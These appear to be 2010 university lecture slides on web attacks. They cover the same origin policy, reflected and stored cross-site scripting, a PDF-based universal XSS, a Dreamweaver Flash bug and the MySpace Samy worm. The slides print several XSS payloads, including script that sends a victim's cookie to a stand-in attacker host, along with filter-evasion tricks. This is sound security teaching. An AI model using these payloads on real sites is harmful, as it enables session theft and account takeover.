

# Web Attacks

Lujo Bauer

18732: Secure Software Systems  
Fall 2010

(Slides credit: Collin Jackson)

# Administrative


- Reminder: form groups for assignments
  - Use blackboard to advertise

# Today

- Cross-site scripting (XSS)
- SQL injection
- Session hijacking
  
- Not buffer overflows


# Web Application Vulnerabilities

Cumulative Count of Web Application  
Vulnerability Disclosures  
1998-2009



Source: IBM X-Force®


Percentage of Vulnerability Disclosures  
that Affect Web Applications  
2009



Source: IBM X-Force®

# Same Origin Policy

- Origin = protocol://host:port
- Full access to same origin
  - Full network access
  - Read/write DOM
  - Storage



# Policy Goals

- Safe to visit an evil web site



- Safe to visit two pages at the same time

- Address bar distinguishes them



- Allow safe delegation



# HTML Image Tags

```
<html>  
  ...  
  <p> ... </p>  
    
  ...  
</html>
```

Displays this nice picture →  
Security issues?



# Image Tag Security Issues

- Communicate with other sites  
``
- Hide resulting image  
``
- Spoof other sites
  - Add logos that fool a user

**Important Point:** A web page can send information to any site




# CROSS-SITE SCRIPTING

# XSS Defined

- An XSS vulnerability is present when an attacker can inject malicious JavaScript into pages generated by a web application.
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

# Reflected XSS



# Example

- Search field on victim.com:
  - [http://victim.com/search.php ? term = apple](http://victim.com/search.php?term=apple)
- Server-side implementation of **search.php**:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```

echo search term  
into response

# Attack Code

```
http://victim.com/search.php ? term =  
<script> (new Image()).src =  
    "http://badguy.com?cookie = " +  
    document.cookie ) </script>
```

What if user clicks on this link?

Browser goes to **victim.com/search.php**

Victim.com returns

<HTML> Results for **<script> ... </script>**

Browser executes script:

Sends **badguy.com** cookie for **victim.com**

## Attack Server



user gets bad link



```
www.attacker.com
```


```
http://victim.com/search.php ?  
term = <script> ... </script>
```



Victim Client

user clicks on link

victim echoes user input



Victim Server



```
www.victim.com
```

```
<html>
```

```
Results for
```


```
<script>
```

```
window.open(http://attacker.com?  
... document.cookie ...)
```

```
</script>
```

```
</html>
```

# Reflected XSS Attack



# “Universal” XSS

(version <= 7.9)

- PDF documents execute JavaScript code

[http://path/to/pdf/file.pdf#whatever\\_name\\_you\\_want=javascript:code\\_here](http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:code_here)

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

<http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html>

# Here's How the Attack Works

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion
  - [http://website.com/path/to/file.pdf#s=javascript:alert\("xss"\);](http://website.com/path/to/file.pdf#s=javascript:alert('xss');)
- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

# And If That Doesn't Bother You...

- PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...



## Security Bulletin

### Update to Dreamweaver and Contribute to address potential cross-site scripting vulnerabilities

Release date: January 16, 2008

Vulnerability identifier: APSB08-01

CVE number: CVE-2007-6244, CVE-2007-6637

Platform: All platforms

Affected software versions: Dreamweaver CS3, Dreamweaver 8, Contribute CS3, Contribute 4

#### Summary

Potential cross-site scripting vulnerabilities have been identified in code generated by the Insert Flash Video command in Dreamweaver and Contribute. Users who have used the Insert Flash Video command in Dreamweaver or Contribute are recommended to update their websites and product installations with the instructions provided below. This update addresses an issue previously described in Security Advisory [APSA07-06](#).

#### Solution

Adobe recommends all Users who have used the Insert Flash Video command in Dreamweaver or Contribute are recommended to update their websites and product installations with the instructions provided in [the following TechNote](#).


# Adobe Dreamweaver and Contribute

- "skinName" parameter accepted by all Flash files produced by "Insert Flash Video" feature
- "skinName" can be used to force victims to load arbitrary URLs
- Example link


```
http://www.example.com/FLVPlayer_Progressive.swf? skinName=asfunction:getURL,javascript:alert(1)//
```

- Status
  - Fixed in the December 2007 Flash player release

# Reflected XSS Attack



# Stored XSS



# MySpace.com

(Samy worm)



- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
  - ... but can do Javascript within CSS tags:  
`<div style="background:url('javascript:alert(1)')">`
  - And can hide `"javascript"` as `"java\nscript"`
- With careful JavaScript hacking:
  - Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend
  - Samy had millions of friends within 24 hours

# Stored XSS Using Images

Suppose `pic.jpg` on web server contains HTML!

